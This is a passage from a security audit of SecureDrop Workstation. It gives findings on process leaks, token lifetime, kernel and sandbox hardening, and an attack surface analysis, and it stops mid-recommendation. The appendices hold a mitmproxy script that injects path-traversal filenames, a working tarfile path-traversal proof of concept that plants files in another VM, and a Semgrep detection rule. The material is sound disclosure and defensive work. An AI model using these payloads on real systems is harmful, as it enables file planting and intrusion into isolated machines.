owner /opt/venvs/securedrop-client/lib/python3.7/__pycache__/* rw,
```

Figure 20.1: The ineffective lines that enable the reading and writing of files/directories in the `__pycache__` *directory* *(*`securedrop-client/files/usr.bin.securedrop-client#L70-L71`*).*

Recommendations

Short term, either remove the redundant SecureDrop client AppArmor policy entries related to `__pycache__` files, or, create those files in the template VM and change the AppArmor policy to only allow for reading of `__pycache__` files.

21. Some spawned processes are not waited upon or terminated which may lead to resource leaks in certain scenarios

Severity: Informational
Difficulty: High
Type: Denial of Service
Finding ID: TOB-SDW-021
Target: `securedrop-client/files/usr.bin.securedrop-client`

Description
Some of the processes spawned by the SecureDrop Workstation code are not waited upon till they finish, or are not explicitly terminated. This may lead to situations when the spawned process can live after its output is processed by the parent process or even outlive the parent process completely. This may eventually lead to a resource leak or a denial of service, for example when the spawned process would never exit.

This issue is unlikely to be observed in practice as the spawned process would rather need to be specially crafted or bugged. The Appendix E shows a minimal example of this issue.

Figure 21.1 shows one case of this issue from the `_get_connected_usbs` function in the `securedrop-export` codebase. Neither the `lsblk`, nor the `grep` processes are properly waited until they terminate. If those processes close their stdout, the `securedrop-export` will process their stdout, while they will further operate in the background.

```
            lsblk = subprocess.Popen(["lsblk", "-o", "NAME,TYPE"], stdout=subprocess.PIPE,
                                     stderr=subprocess.PIPE)
            grep = subprocess.Popen(["grep", "disk"], stdin=lsblk.stdout,
                                    stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            command_output = grep.stdout.readlines()
```

Figure 21.1: The `_get_connected_usbs` *function that spawns processes that may never finish (*`securedrop-export/securedrop_export/disk/actions.py#L48-L52`*).*

Recommendations
Short term, use the `Popen.communicate()`, `Popen.wait()` or `Popen.terminate()` functions to ensure the processes spawned in the SecureDrop codebase terminates, before processing their output. Additionally, pass the timeout argument and handle it appropriately to make sure the spawned processes don't halt the SecureDrop programs completely.

22. The authorization key is valid for 8 hours

Severity: Low
Type: Access Controls
Target: `SecureDrop server`

Difficulty: High
Finding ID: TOB-SDW-022

Description
The authorization of the SecureDrop client with the SecureDrop server occurs via a JWT token, whose validity time is encoded through the "iat" (issued at) and "exp" (expiration) claims (Figure 22.1). The token validity time is 8 hours, which may be too long, for accessing sensitive resources sent by the sources.

```
>>> from base64 import b64decode as b64d
>>>
token='eyJpYXQiOjE2MDc1MzExMzQsImFsZyI6IkhTMjU2IiwiZXhwIjoxNjA3NTU5OTM0fQ.eyJpZCI6MTR9.JJeQB
lqZ0yOQcgS4KlbEY2jXO8mm3qUHby8czK3HNro'
>>> token=token.split('.')
>>> b64d(token[0] + '==')
b'{"iat":1607531134,"alg":"HS256","exp":1607559934}'
>>> 1607559934-1607531134
28800
>>> 28800/60.0/60.0
8.0
```
Figure 22.1: Decoding of the sent JWT token and calculating the token validity time.

Recommendations
Short term, consider decreasing the SecureDrop server auth token validity time to a more reasonable time than 8 hours. This would decrease a potential exploit window for an attacker who leaks the auth token somehow.

23. The export UI reports an inaccurate error for exporting to external usb with more than one partition

Severity: Informational
Difficulty: High
Type: Error Reporting
Finding ID: TOB-SDW-023
Target: `securedrop_export/securedrop_export/disk/actions.py`

Description


When the export feature is used with a pendrive with unsupported configurations, the errors returned to the user are not describing the issues appropriately. This may lead to users believing their pendrives are broken or wasting time on finding out what's the correct cause of the issue.

One case of this is when a pendrive has multiple partitions, in such a case, an `USB_ENCRYPTION_NOT_SUPPORTED` error is returned (Figure 23.1).

```
    # we don't support multiple partitions
    partition_count = device_and_partitions.decode('utf-8').split('\n').count('part')
    if partition_count > 1:
        logger.debug("multiple partitions not supported")
        self.submission.exit_gracefully(ExportStatus.USB_ENCRYPTION_NOT_SUPPORTED.value)
```

Figure 23.1: Inaccurate error for unsupported multiple partitions (securedrop-export/securedrop_export/disk/actions.py#L80-L84).

Another case is when there no filesystem was created after creating a LUKS partition on the usb drive. This can be reproduced by removing all partitions from a pendrive, e.g., with the gparted tool, and then proceeding with the steps on this guide with the exception of not doing the steps beginning from "7. Open the encrypted drive". In such a case, the error from Figure 23.2 is shown to the user.



mount: /media/usb: wrong fs type, bad option, bad superblock on /dev/mapper/luks-d040b317-efc0-4ab5-8cd8-d1c9f91d9c03, missing codepage or helper program, or other error.
ERROR_USB_MOUNT: See your administrator for help.

Figure 23.2: The error shown when no filesystem was created after creating a LUKS partition.

And last, the unlock_luks_volume code path (Figure 23.3) is also problematic. A pendrive with the DISK (`/dev/sdb`) and the PARTITION (`/dev/sdb1`, or, not existing) is encrypted, it seems that the `luks_header = subprocess.check_output(["sudo", "cryptsetup", "luksDump", self.device])` may contain an `UUID` line, but the device may not be already unlocked. In such a case, the later mount attempt fails with a similar error as shown in Figure 23.2.

```
            for line in luks_header_list:
                items = line.split('\t')
                if 'UUID' in items[0]:
                    self.encrypted_device = 'luks-' + items[1]

            # the luks device is already unlocked
            if os.path.exists(os.path.join('/dev/mapper/', self.encrypted_device)):
                logger.debug('Device already unlocked')
                return
```

Figure 23.3: (`securedrop-export/securedrop_export/disk/actions.py#L109-L117`).

Recommendations
Short term, fix the inaccurate UI errors for unsupported configurations of encrypted usb drives when exporting submissions through the `securedrop-export` tools.

Long term, add support for more encrypted usb drives configurations to the `securedrop-export` tools.

24. The `validate_config` script uses assertions that may be optimized out

Severity: Informational
Difficulty: High
Type: Data Validation
Finding ID: TOB-SDW-024
Target: `securedrop-workstation/scripts/validate_config.py`

Description

The `validate_config.py` script performs its validation checks through Python's `assert` statement. However, the `assert` statements are optimized out when Python scripts are executed with the `-O` or `-OO` optimization flags. If the `validate_config` script would ever be used with those optimization flags, its checks would be removed.

Recommendations

Long term, consider refactoring the `validate_config.py` script to use if conditions and raise custom defined exceptions instead of relying on `assert` statements which would be optimized if the script is executed with the `-O` or `-OO` optimization flags.

25. Sysctl kernel configuration hardening

Severity: Medium
Type: Configuration
Target: `kernel runtime parameters (sysctl)`

Difficulty: High
Finding ID: TOB-SDW-025

Description
The runtime kernel parameters (`sysctl`) set in SecureDrop Workstation VMs can be improved to increase the overall security of the whole system. The table below shows the parameters that can be hardened. These parameters can be read within a given VM by reading files under the `/proc/sys/` path or through the `sysctl` command line tool (with some exceptions due to lack of privileges).

Parameter	**Current value**	**Recommendation**
`kernel.grsecurity.grsec_lock`	0	Set to 1 to make all grsecurity sysctl values immutable.
`kernel.grsecurity.deny_new_usb`	0	Set to 1 for all VMs that are not intended to use USB devices.
`kernel.kptr_restrict`	1	Set to 2 to prevent display of kernel pointers no matter of privileges.
`fs.protected_fifos`	0	Set to 1 or 2.
`fs.protected_regular`	0	Set to 1 or 2.
`kernel.pid_max`	32768	Increase the limit to decrease the likelihood of PID-reuse scenarios/attacks. After updating the kernel to >=5.3, use the `pidfd` API for any PID-related operations if possible.

Recommendation
Short term, harden the `sysctl` kernel options as described in the finding's table.

Long term, review other `sysctl` options to further harden the Linux kernel used within SecureDrop Workstation VMs. Additionally, consider disabling the `bpf` in the Linux kernel if it is not required by any running application.

References
- Linux kernel documentation for `/proc/sys` (links to "latest" version)
- "Linux kernel hardening: Kernel parameters with `sysctl`"
- Arch Linux hardening recommendations

- “Unprivileged `bpf()`”—a LWN article from 2015
- “Reconsidering unprivileged BPF”—a LWN article from 2019

26. Hardening of SecureDrop applications

Severity: Medium
Type: Configuration
Target: `SecureDrop Workstation programs`

Difficulty: High
Finding ID: TOB-SDW-026

Description

The SecureDrop programs do not use all of the Linux isolation or sandboxing possibilities like namespaces, control groups, seccomp profiles or the NoNewPrivs flag. This may enable an attacker to exploit the SecureDrop system due to increased attack surface.

Feature	**Description**
namespaces	A feature that allows to isolate or limit the view (and so use) of a global system resource. There are various namespaces, each wrapping different resources: pid, network, mount, uts, ipc, user and cgroup. As an example, if a process creates a new PID namespace, it will see itself as PID=1 and won't be able to send signals to processes created in its parent namespace. The namespaces a process belongs to can be seen by listing the `/proc/$PID/ns/` directory (each namespace has its own ID), or, by using the `lsns` tool.
control groups	A mechanism to group processes/tasks into hierarchical groups and allows to meter or limit resources within those groups such as memory, CPU, I/O or network. The cgroups a process belongs to can be read from the `/proc/$PID/cgroup` file. The whole cgroup hierarchy can be seen from the `/sys/fs/cgroup/<cgroup controller or hierarchy>/` directories, assuming the cgroup controllers are mounted there (can be seen with the `mount | grep cgroup` command). There are also two versions of cgroups: cgroups v1 and cgroups v2, though, both of them can and often are used at the same time.
Linux capabilities	A feature that splits root privileges into "capabilities". Although this setting is more related to what a privileged user can do, there are different process capability sets and some of them are used for calculating the effective capabilities, e.g. after running a suid binary. Given all this, dropping all Linux capabilities from all capability sets helps prevent gaining more privileges for a process through e.g. suid binaries.

	The process Linux capability sets can be seen for a given process by reading the `CapInh`, `CapPrm`, `CapEff`, `CapBnd` and `CapAmb` values (which corresponds to (inherited, permitted, effective, bound and ambient capability sets) present in the `/proc/$PID/status` file. Those values can be decoded into meaningful capabilities names with the `capsh --decode=$VALUE` tool.
No New Privileges flag	Enabling this flag for a process prevents it from the user who launched the process from gaining more privileges through e.g. suid binaries.
Seccomp BPF syscall filtering	Seccomp BPF allows to limit syscalls and filter their arguments for a given process by writing and a "BPF program" that is later run in the kernel. Since the seccomp interface may not be convenient for users, we recommend using a sandboxing tool such as nsjail which allows specifying seccomp rules in a nice way.

Recommendations
Short term, apply the "No New Privileges" flag to all SecureDrop processes, e.g. through the `python-prctl` Python module's `set_no_new_privs` function. This will prevent the processes from gaining more privileges e.g. through suid binaries. Note that the status of that flag can be checked by "NoNewPrivs:" line in the `/proc/$PID/status` file, where 1 means that the flag is enabled.

Long term, use a process isolation or sandboxing solution, such as Nsjail, Bubblewrap, Firejail or gVisor for all SecureDrop processes and the external programs run in `sd-viewer` DispVM to open submission files. Isolating the processes and limiting their actions is a good defense in depth practice. See Appendix H for more details and an example use of one of the tools.

A. Vulnerability Classifications

Vulnerability Classes	
Class	**Description**
Access Controls	Related to authorization of users and assessment of rights
Auditing and Logging	Related to auditing of actions or logging of problems
Authentication	Related to the identification of users
Configuration	Related to security configurations of servers, devices, or software
Cryptography	Related to protecting the privacy or integrity of data
Data Exposure	Related to unintended exposure of sensitive information
Data Validation	Related to improper reliance on the structure or values of data
Denial of Service	Related to causing system failure
Error Reporting	Related to the reporting of error conditions in a secure fashion
Patching	Related to keeping software up to date
Session Management	Related to the identification of authenticated users
Timing	Related to race conditions, locking, or order of operations
Undefined Behavior	Related to undefined behavior triggered by the program

Severity Categories	
Severity	**Description**
Informational	The issue does not pose an immediate risk, but is relevant to security best practices or Defense in Depth
Undetermined	The extent of the risk was not determined during this engagement
Low	The risk is relatively small or is not a risk the customer has indicated is important
Medium	Individual user information is at risk, exploitation would be bad for

	client's reputation, moderate financial impact, possible legal implications for client
High	Large numbers of users, very bad for client's reputation, or serious legal or financial implications

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploit was not determined during this engagement
Low	Commonly exploited, public tools exist or can be scripted that exploit this flaw
Medium	Attackers must write an exploit, or need an in-depth knowledge of a complex system
High	The attacker must have privileged insider access to the system, may need to know extremely complex technical details, or must discover other weaknesses in order to exploit this issue

B. Faking malicious replies from the SecureDrop server

This appendix shows a script used to spoof malicious replies from the SecureDrop server in order to test the issue from TOB-SDW-012. To launch it, use the following steps:

1) Install the `mitmproxy` in the `sd-proxy` VM template.
2) Change the `sd-proxy` service so it proxies the requests through 127.0.0.1:8080. This can be done by adding the following line after a `requests.Session` object is constructed:
   ```
   s.proxies = {'http': 'http://127.0.0.1:8080/', 'https':
   'http://127.0.0.1:8080/'}
   ```
3) Launch the script from Figure B.1 in a `sd-proxy` terminal with the following command:
   ```
   mitmdump -s main.py
   ```

```python
import json
from mitmproxy import ctx, http


def response(flow: http.HTTPFlow):
    path = flow.request.path

    if path == '/api/v1/submissions':
        try:
            d = json.loads(flow.response.content)
        except:
            return

        d = json.loads(flow.response.content)
        for submission in d['submissions']:

            # Normally names have a '<number>-<name>.<ext>' format
            # and the number is parsed as file counter by e.g. securedrop_client/db.py
            # so we need to preserve that number, so it can be parsed by the client
            print("Hijacking filename: %s" % submission['filename'])
            counter, name = submission['filename'].split('-', 1)

            submission['filename'] = counter + '-' +
'../../../../../../../../../../../tmp/INJECTED_' + name

        # Save response content back
        flow.response.text = json.dumps(d)
```

Figure B.1: The main.py script that used to test malicious responses sent to the client by the SecureDrop server.

C. The sd-devices `TarFile.extractall` path traversal proof of concept

This Figure C.1 shows a proof of concept of an exploit that creates a file in arbitrary path in the `sd-export` VM, when executed from the `sd-app` VM. The corresponding issue has been described in the TOB-SDW-016.

```
import tarfile
import subprocess
import json
from io import BytesIO

archive_path = '/tmp/archive.sd-export'
f = tarfile.open(archive_path, "w:gz")

# Add the "virtual metadata file"
metadata = {"device": "disk", "encryption_method": "luks", "encryption_key": "test"}
metadata_str = json.dumps(metadata)
metadata_bytes = BytesIO(metadata_str.encode("utf-8"))

tarinfo = tarfile.TarInfo('metadata.json')
tarinfo.size = len(metadata_str)

f.addfile(tarinfo, metadata_bytes)

content = b'test'
traverse = tarfile.TarInfo('../../../../../../../../../tmp/traversed')
traverse.size = len(content)
f.addfile(traverse, BytesIO(content))

f.close()

subprocess.check_output(['qvm-open-in-vm', 'sd-devices', archive_path, '--view-only'],
stderr=subprocess.STDOUT)
```

Figure C.1: A minimal proof of concept of placing an arbitrary file in an arbitrary path in the `sd-export` *VM, when executed from* `sd-app` *VM.*

D. Semgrep query that finds `TarFile.extractall` usage

Figure D.1 shows a Semgrep query that finds TarFile.extractall usage. As described in TOB-SDW-016, such calls might be security vulnerabilities if the provided tar archive comes from an untrusted source.

```
rules:
- id: tarfile-extractall-traversal
  patterns:
    - pattern: |
        with tarfile.open($PATH) as $TAR:
            ...
            $TAR.extractall($DESTPATH)
    - pattern: |
        tarfile.open($PATH).extractall($DESTTPATH)
    - pattern: |
        $TAR = tarfile.open($PATH)
        ...
        $TAR.extractall($DESTTPATH)
  message: Possible path traversal through tarfile.open($PATH).extractall() if the source
tar is controlled by an attacker.
  languages: [python]
  severity: ERROR
```

Figure D.1: A Semgrep query used to find `TarFile.extractall` *usages.*

E. An example of spawning a process without terminating it

This appendix shows an example of a potential issue when a spawned process may run in background and outlive its parent process, even after capturing its stdout, as described in TOB-SDW-021. This happens due to lack of waiting until or explicitly terminating the spawned process.

This can be seen with the following steps:

1. Compile the small C program from Figure E.1 that prints a few strings, closes its stdout, stdin and stderr, creates a /tmp/hello file, sleeps for 10s and then creates /tmp/hello2 and sleeps again. This can be done with the following line:
   ```
   gcc main.c -o test
   ```
2. Now, Observe the future run processes with the following command:
   ```
   watch -n1 "ps auxf | grep test -B1"
   ```
3. Create and run the Python script from Figure E.2 in the same directory as the compiled "`test`" program.

As a result, we will first observe the "test" program being a child of the Python script:

```
dc        2477  1.0  0.0  29796 10300 pts/2    S+   15:25   0:00 |    \_ python3 a.py
dc        2478  0.0  0.0   4508   792 pts/2    S+   15:25   0:00 |        \_ ./test
```

Along with the following log in the Python script:

```
<subprocess.Popen object at 0x7fea3b696898>
[b'Hello world! Flushing\n', b'Flushing and closing stdout\n']
Waiting...
```

Now, if we hit "enter" immediately, the Python script will finish but the "test" program will still continue to work:

```
dc        2685  0.0  0.0   4508   752 pts/2    S    15:26   0:00 ./test
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    puts("Hello world! Flushing");
    fflush(stdout);
    sleep(3);
    puts("Flushing and closing stdout");
```

```
    fflush(stdout);
    close(0);
    close(1);
    close(2);
    system("touch /tmp/hello");
    sleep(10);
    system("touch /tmp/hello2");
    sleep(10);
}
```

Figure E.1: Small C program used to show the issue of a child process outliving its parent.

```
import subprocess
import os

def foo():
    p = subprocess.Popen(['./test'], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    print(p)

    d = p.stdout.readlines()
    print(d)

foo()
input("Waiting...")
print("Finishing")
```

Figure E.2: Python script used to show the issue of a child process outliving its parent.

F. Code Quality Recommendations


The following recommendations are not associated with specific vulnerabilities. However, they enhance code readability and may prevent the introduction of vulnerabilities in the future.

General:

- Change the logging invocations from:
  ```
  <logger>.<level>("some message {}".format(value))
  ```
  to:
  ```
  <logger>.<level>("some message %s", value)
  ```
  By moving the responsibility of formatting strings to the logger, the formatting is performed only if the log message is logged based on the logging level. Additionally, note that the logging formatter "style" can be changed when configuring the logger, e.g. to use the `format` function formatting style.
- When spawning external processes (e.g. via the `subprocess` module), use the "`--`" option that disables the parsing of further arguments as options, if it is supported by the launched program. Using this argument prevents from enabling an option passed with an attacker-controlled argument, or, when shell wildcards are used when launching the process.

Documentation:

- Note that the Anon Connection Wizard also pops up on the first Qubes login in the installation docs.
- Describe or show a screenshot of the expected default options chosen, when completing the initial setup, during the "*Click the Qubes OS icon, then accept the default options and click Done.*" step of the installation docs. This will help users ensure they use correct options during the installation, e.g., when installing SecureDrop over a newer Qubes OS version than the recommended one.


- [✓] Create default system qubes (sys-net, sys-firewall, default DispVM)
- [✓] Create default application qubes (personal, work, untrusted, vault)
- [✓] Create Whonix Gateway and Workstation qubes (sys-whonix, anon-whonix)
  - [ ] Enable system and template updates over the Tor anonymity network using Whonix
- [✓] Create USB qube holding all USB controllers (sys-usb)
  - [ ] Use sys-net qube for both networking and USB devices
- [ ] Do not configure anything (for advanced users)

securedrop-workstation:

- scripts/validate_config.py#L44-L50: Remove the `confirm_config_file_exists` function and catch and handle errors, like `FileNotFoundError`, in the `read_config_file` function. Performing an existence check before an open operation creates a "time of check vs time of use" issue. Additionally, the `config_file_exists` function only checked if the path existed, but did not check if it is a file or a directory.
- scripts/validate_config.py#L124-L129: Add a "`not isinstance(value, bool)`" check to properly validate that the VM's size are integers. This is because Python booleans inherit from integers and they pass the `isinstance(boolean_value, int)` check.
- launcher/sdw_updater_gui/Updater.py#L49: Use a generator expression "`(x for x in ...)`" instead of list comprehension "`[x for x in ...]`". This way the program won't create an unnecessary list object.
- The `*.sls` files: Use strings for file modes in the Salt state files and prefix them with a leading zero. While this doesn't expose a security risk, the Salt documentation warns that: "*When using a mode that includes a leading zero you must wrap the value in single quotes. If the value is not wrapped in quotes it will be read by YAML as an integer and evaluated as an octal*". Such cases can also be found by linting the Salt state files with the `salt-lint` tool.

securedrop-client:

- app.py#L164: Use the `errno.EADDRINUSE` value instead of hardcoding the `ALREADY_BOUND_ERRNO = 98` value.
- db.py#L93-L96: Use a generator expression "`(x for x in ...)`" instead of list comprehension "`[x for x in ...]`" to join valid characters when sanitizing journalist filename. This way the program won't create an unnecessary `list` object that is removed right after it is iterated over.
- gui/widgets.py#L1377: Use an "`elif`" instead of an "`if`" statement.
- gui/widgets.py#L2225-L2227: Combine the two "`if`" statements.
- logic.py#L327 and app.py#L46: Move the creation of the data directory to a single place in the code to prevent cases when one of the code paths was updated, but not the other one.
- export.py#L93, #L125, #L150, #L167: change the first argument name from "`cls`" to "`self`". The "cls" is usually used for a `@classmethod`, and since the linked functions are not class methods, using "`cls`" may be confusing for future readers.

securedrop-proxy:

- proxy.py#L73-L75**:** Refactor the `os.path.isfile` check to prevent a "time of check vs time of use" issue. To protect against opening a symlink, use the following code and handle the potential errors appropriately:

```
        open(os.open(conf_path, os.O_NOFOLLOW))
```

G. Attack surface analysis

This appendix provides an overview of how an attacker would most likely target SecureDrop Workstation, and what mitigations can be applied to make an attacker's job more difficult.

The most likely and obvious scenario for targeting SecureDrop is via a malicious submission. Because this is the most obvious route, SecureDrop has already taken considerable precautions against this attack vector.

In the most likely scenario, an attacker would seek to gain initial access in the `sd-viewer` DispVM and then seek to access other VMs via RPC or, more likely, by leveraging a flaw in Xen. We are confident that an undisclosed code execution vulnerability exists in at least one of the many applications that process untrusted inputs in `sd-viewer`. We cannot make an accurate assessment about Xen, but there is a substantial amount of complex code reachable from a guest VM. Much of the relevant Xen code is only reachable if an attacker has kernel-mode code execution in the `sd-viewer` DispVM.

We conclude with recommendations that would make an attacker's job more difficult at each step of a potential attack.

Application-Level

First, an attacker needs to gain initial code execution via an application that processes submissions. By necessity, SecureDrop Workstation must parse multiple image and document formats, as that is what legitimate source information looks like. A malicious submission is the easiest and most likely attack vector against SecureDrop Workstation.

Attack Surface

By necessity, the `sd-viewer` DispVM must process and display multiple document formats. Unfortunately, this nearly guarantees that some document format parsing vulnerability will be present. We are confident in stating that there is an extremely high probability of a code execution vulnerability that has yet to be publicly disclosed in at least one of the above applications (taken from sd-viewer.mimeapps):

- Evince (libPoppler)
- LibreOffice (multiple dependent libraries)
- gEdit
- Totem (GStreamer)
- Eye of Gnome (multiple image libraries)
- FileRoller (libarchive)

We make this determination based on the complexity of these applications' operations on untrusted input, their prior history of vulnerabilities, and the fact they are written in unsafe languages like C and C++.

Given that both AppArmor and PaX are enabled (see below), we believe it will be difficult but possible to turn a code execution vulnerability into a reliable exploit. We should assume that a sufficiently motivated attacker would have this capability.

Security Mitigations

SecureDrop ships with multiple mitigations designed to prevent vulnerabilities from being exploited, and to ensure that code execution attacks are limited in scope. The two primary application-level mitigations are AppArmor Profiles and PaX hardening.

AppArmor Profiles

AppArmor provides a way to restrict a program's capabilities. For instance, it is possible to prohibit network access or restrict access to specific files or directories. As Qubes already provides a level of isolation, the primary goal of AppArmor in `sd-viewer` is to prevent the attacker from gaining root or kernel-mode code execution inside the `sd-viewer` DispVM.

AppArmor profiles are defined in the `/etc/apparmor.d/` directory. Currently loaded profiles can be listed with `sudo aa-status`. A profile can be in "enforce" or "complain" mode. In the enforce mode, violations are blocked. In complain mode, the violations are permitted but logged.

Below are the AppArmor policies active and in "enforce" mode in the `sd-viewer` DispVM. These profiles aim to provide some hardening to their target applications. Since they are generic they may permit unnecessary access. For example, the profile for Evince has rules that support different desktop environments (Gnome, LXDE, KDE, and XFCE).

/usr/bin/evince /usr/bin/evince-previewer//sanitized_helper /usr/bin/evince-thumbnailer /usr/bin/evince/sanitized_helper /usr/bin/man /usr/bin/pidgin /usr/bin/pidgin//sanitized_helper /usr/bin/totem /usr/bin/totem-audio-preview /usr/bin/totem-video-thumbnailer /usr/bin/totem//sanitized_helper /usr/lib/cups/backend/cups-pdf	/usr/sbin/apt-cacher-ng /usr/sbin/cups-browsed /usr/sbin/cupsd /usr/sbin/cupsd//third_party /usr/sbin/haveged libreoffice-senddoc libreoffice-soffice//gpg libreoffice-xpdfimport man_filter man_groff nvidida_modprobe nvidia_modprobe//kmod

The following AppArmor policies are in effect for various VMs in the SecureDrop System.

sd-app, sd-proxy, sd-log, sd-gpg	sd-viewer, sd-devices	sd-whonix
Custom policy for SecureDrop Workstation client Policies from installed packages: cups-browsed, cups-daemon, haveged, thunderbird 11 profiles in total, all in enforce mode (man, securedrop-client, cups-pdf, cups-browsed, cupsd, cupsd//third_party, haveged, man_filter, man_groff, nvidia_modprobe, nvidia_modprobe//kmod)	Profiles from apparmor-profiles (2.13.2-10) package Profiles from apparmor-profiles-extra (1.26) package Profile from the libreoffice package 43 profiles in total: 25 in enforce mode, 18 in complain mode Among complained ones are libreoffice-oopsplash and libreoffice-soffice	Abstract profiles/tunables from apparmor-profile-dist (3:6.4-1) and apparmor-profile-anondist (3:4.7-1) packages 27 profiles in total: 14 in enforce mode, 13 in complain mode

PaX hardening

PaX is a patch set to the Linux kernel that makes it more difficult to turn bugs into exploits. PaX works by limiting certain actions like mapping read-write-execute memory, to make it more difficult to introduce new code into a process.

By default, PaX is active for all SecureDrop VMs. Most SecureDrop VMs (`sd-gpg`, `sd-devices`, `sd-proxy`, `sd-app`, `sd-log`) have exceptions defined in `paxctld.conf`. The only exception relevant to `sd-viewer` is for `totem`, the video player, which disables PaX's `mprotect` protection.

It is possible to add exceptions to a binary by first adding it a `PT_PAX_FLAGS` program header (`paxctl -c <binary>`) and then `paxctl <options> <binary>`. The exceptions for a given binary can then be read by `paxctl -v <binary>`, e.g.:

```
root@sd-log:/home/user# paxctl -pemrxs /usr/bin/python2.7
root@sd-log:/home/user# paxctl -v /usr/bin/python2.7
PaX control v0.9
Copyright 2004,2005,2006,2007,2009,2010,2011,2012,2014 PaX Team <pageexec@freemail.hu>
- PaX flags: -p-s-m-x-e-r [/usr/bin/python2.7]
	PAGEEXEC is disabled
	SEGMEXEC is disabled
```

```
        MPROTECT is disabled
        RANDEXEC is disabled
        EMUTRAMP is disabled
        RANDMMAP is disabled
```

Recommendations

The only requirement of applications in `sd-viewer` is to display content to the screen. Therefore, it should be reasonable to sandbox those applications even further via existing Linux kernel mechanisms. Specifically, existing tools that use namespaces and process control groups can be readily applied to the problem. For reference, please see Appendix H: Restricting SecureDrop processes via process isolation.

Since AppArmor is already active for LibreOffice, and, importantly, if it does not break the office suite, then AppArmor policies should be set to enforcing for `libreoffice-oosplash` and `libreoffice-soffice`.

OS-Level

Once an attacker gains an initial foothold, they will seek to read and then exfiltrate sensitive data. This sensitive data lives outside the `sd-viewer` VM. Therefore, the attacker will have to pivot to obtain access to different VMs on the same machine. There are multiple routes to accessing sensitive data on a different VM:

- abusing communications methods (e.g. RPC) with normal, user-level privileges.
- attacking the kernel (Linux) and then the hypervisor (Xen).
- attacking the hypervisor (Xen) directly.

In this section, we will further discuss the attack surface of Qubes OS RPC services and the Linux kernel. A discussion of Xen's attack surface appears in the next section.

Attack Surface

Qubes RPC Endpoints

Qubes permits VMs to communicate via a custom RPC protocol. All communication is routed via dom0, and subject to policy constraints. For a more detailed discussion, please see the Qubes RPC documentation.

Currently, the following RPC endpoints are reachable from the `sd-viewer` DispVM:

To Dom0	**To sd-log**	**To a DispVM**
qubes.StartApp.bak qubes.WindowIconUpdater	securedrop.Log	qubes.VMShell.bak qubes.GetImageRGBA

qubes.FeaturesRequest qubes.FeaturesRequest.bak qubes.GetRandomizedTime qubes.GetDate qubes.NotifyUpdates qubes.NotifyTools qubes.SyncAppMenus qubes.ReceiveUpdates		qubes.OpenURL.bak qubes.OpenInVM.bak qubes.PdfConvert.bak

We recommend disabling every RPC except those essential for SecureDrop Workstation, such as securedrop.Log, and additionally to disable the ability of the `sd-viewer` DispVM to create further DispVMs. This recommendation also appears in TOB-SDW-019.

Linux Kernel

Attacking the Linux kernel from the DispVM does not get an attacker access to any new data and does not violate Qubes OS security bounds. An attacker would still be limited to the confines of a virtual machine. For an attacker, the use of kernel-mode access is to provide a better staging ground for attacks against Xen. We should strive to make the attacker's job harder and prevent them from staging Xen attacks that require kernel mode access.

Since passwordless sudo is currently enabled in the DispVMs, any protections against code execution in the kernel are not particularly effective: a malicious actor can simply load a kernel module directly via `insmod`. We recommend that module loading be disabled after each VM has started to prevent trivial kernel-mode code execution.

SecureDrop already ships with a grsecurity kernel, which should help to prevent some bugs from turning into exploits. Unfortunately, root is currently passwordless and grsecurity settings are not locked (through the `kernel.grsecurity.grsec_lock` kernel parameter described in TOB-SDW-025). Furthermore, the running kernel includes features that are likely unused by SecureDrop but could be used by attackers to help craft exploit primitives. The prime example is the BPF JIT compiler (kernel compilation option CONFIG_BPF_JIT), allowing attackers to create attacker-influenced executable code in the kernel.

Recommendations

Qubes RPCs from the `sd-viewer` should be denied, except for those required for SecureDrop to function. The ability of the DispVM to create its own DispVMs should be disabled.

SecureDrop Workstation already ships with a grsecurity kernel, which should help prevent some kernel-mode code execution attacks. We suggest the following improvements:

